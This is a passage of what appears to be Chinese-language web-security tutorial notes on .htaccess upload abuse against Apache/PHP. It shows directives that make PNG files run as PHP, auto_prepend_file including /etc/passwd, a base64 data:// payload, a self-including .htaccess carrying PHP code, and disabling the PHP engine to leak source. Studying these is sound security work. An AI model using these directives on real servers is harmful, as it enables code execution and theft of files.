
先写一个png文件 
然后传入.htaccess文件,内容为AddType application/x-httpd-php .png,再次访问a.png,可以看到被解析为php了

文件包含

原理: 利用php的auto_prepend_file或auto_append_file配置项,在访问任意php文件之前或之后自动包含指定文件
利用方式:

本地文件包含:
# 访问 PHP 文件时,自动在头部包含 /etc/passwd
php_value auto_prepend_file /etc/passwd
这里有open_basedir被限制了,不过可以看到是可以包含的
包含index.php可以看到能够成功 
远程/伪协议包含:直接执行代码(需开启
url_include)。php_value auto_append_file data://text/plain;base64,PD9waHAgcGhwaW5mbygpOz8+忘记设置了,不演示了


自包含:让
.htaccess包含自己,通过注释符避免htaccess出现语法错误导致的报错php_value auto_append_file .htaccess # <?php phpinfo(); ?>
源码泄露



原理: 通过将engine设置为false,使服务器不解析php代码从而导致源码泄露
利用方式:
php_flag engine 0先传一个leak.php
